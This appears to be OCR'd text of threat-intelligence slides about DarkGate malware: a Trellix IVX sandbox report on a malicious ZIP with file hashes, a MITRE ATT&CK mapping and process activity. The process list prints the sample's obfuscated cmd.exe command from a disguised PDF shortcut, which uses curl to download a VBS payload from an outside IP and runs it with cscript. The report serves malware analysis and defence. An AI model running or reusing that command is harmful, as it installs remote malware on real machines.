
Detections categorized by customer sector, whois sector, country, MD5, event name and threat actor



Telemetry

ATLAS

DarkGate detection timelines categorized by detection and client




Trellix

How to get insights about a sample?

Trellix IVX

Trellix


Trellix
IVX CLOUD
Overview
Detection
Extracted Object
ATT&CK™
Files
Processes
Registry
APIs
Network
Search
IOCs
New tab
For quick access, place your favorites here on the favorites bar. Manage favorites now
Search or enter web address

11868233159.zip

MD5: 5eca51ac82c123bcfd31e12b0354b9e0
SHA1: 43eb13f5417777001e9789269d420f12df35701c
SHA256: afcbd8ee9b35b70d55e0f805ac69ea44a53fd8e957b5dda3c38186d5e5507b68


VERDICT	RULES HIT	FILES	PROCESSES	NETWORK	REGISTRY	API CALLS
Malicious	313	147	193	0	128	429

Overview

Analysis Details

Report ID	77ef3444-5285-4351-983b-6eeb9720d146
File Size	4611 Bytes
File Extension	zip
File Magic	Zip archive data, at least v2.0 to extract
Signature	GTI Malicious Malware.Parent.ZIP
Detected Engines	Dynamic Analysis GTI Dynamic URL Analysis
Started At	2023-09-21 14:29:10
Completed At	2023-09-21 14:31:47
Duration	157 Sec
Analysis Mode	Live
Submission Options	VNC Connect Video Memory Dumps Screenshots Pcap Dropped files Force Execution
Profiles	win10x64m

Screen Activity



11868233159.zip


MD5: 5eca51ac82c123bcfd31e12b0354b9e0
SHA1: 43eb13f5417777001e9789269d420f12df35701c
SHA256: afcbd8ee9b35b70d55e0f805ac69ea44a53fd8e957b5dda3c38186d5e5507b68

VERDICT	RULES HIT	FILES	PROCESSES	NETWORK	REGISTRY	API CALLS
Malicious	313	147	193	0	128	429

Mitre ATT&CK™ Mapping

The rules triggered by the sample are mapped to the MITRE ATT&CK™ Matrix. Click on each rule to view the rule's description.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
	T1059.001 PowerShell 1	T1547.001 Registry Run Keys / Startup Folder 1	T1547.001 Registry Run Keys / Startup Folder 1	T1070.004 File Deletion 2	T1056.001 Keylogging 1	T1497.002 User Activity Based Checks 1		T1056.001 Keylogging 1	T1090.002 External Proxy 1		
	T1059.003 Windows Command Shell 1	T1547.009 Shortcut Modification 1	T1547.009 Shortcut Modification 1	T1134.004 Parent PID Spoofing 1	T1056.004 Credential API Hooking 1	T1010 Application Window Discovery 1		T1056.004 Credential API Hooking 1	T1071.001 Web Protocols 1		
	T1203 Exploitation for Client Execution 1		T1134.004 Parent PID Spoofing 1	T1055.001 Dynamic-link Library Injection 1 1		T1083 File and Directory Discovery 1			T1095 Non-Application Layer Protocol 1		
	T1106 Native API 1		T1055.001 Dynamic-link Library Injection 1 1	T1055.002 Portable Executable Injection 1		T1518 Software Discovery 1			T1105 Ingress Tool Transfer 1		
			T1055.002 Portable Executable Injection 1	T1055.005 Thread Local Storage 1		T1057 Process Discovery 1					
			T1055.005 Thread Local Storage 1	T1564.001 Hidden Files and Directories 1		T1012 Query Registry 1					
			T1548.002 Bypass User Account Control 1	T1564.004 NTFS File Attributes 1		T1016.001 Internet Connection Discovery 1					
				T1202 Indirect Command Execution 1		T1124 System Time Discovery 1					
				T1497.002 User Activity Based Checks 1							



11868233159.zip

MD5: 5eca51ac82c123bcfd31e12b0354b9e0
SHA1: 43eb13f5417777001e9789269d420f12df35701c
SHA256: afcbd8ee9b35b70d55e0f805ac69ea44a53fd8e957b5dda3c38186d5e5507b68

VERDICT	RULES HIT	FILES	PROCESSES	NETWORK	REGISTRY	API CALLS
Malicious	313	147	193	0	128	429

Process Activity

All process related events generated by the samples are listed here.

Win10x64 Win10x64 Win10x64 Win10x64 Win10x64


File Name Fresh Mission and Core Values.pdf.lnk
MD5 cf29ed27bf6d37521365f5e9363c03e1

PID	PPID	Process Name	Parent Name	Command Line
Process(es) Started				
6280	3692	C:\Windows\System32\cmd.exe	C:\Windows\explorer.exe	"C:\Windows\System32\cmd.exe" /c 8lau || EChO 8lau & p"iNG" 8lau || cU"RL" http://185.39.18.170/d1/m4 -o C:\Users\ADMINI~1\AppData\Local\Temp\8lau.vbs & p"iNG" -n 4 8lau || C"s"c"R"i"pt" C:\Users\ADMINI~1\AppData\Local\Temp\8lau.vbs & EXit
6528	6280	C:\Windows\System32\PING.EXE	C:\Windows\System32\cmd.exe	p"iNG" 8lau
6592	6280	C:\Windows\System32\curl.exe	C:\Windows\System32\cmd.exe	cU"RL" http://185.39.18.170/d1/m4 -o C:\Users\ADMINI~1\AppData\Local\Temp\8lau.vbs
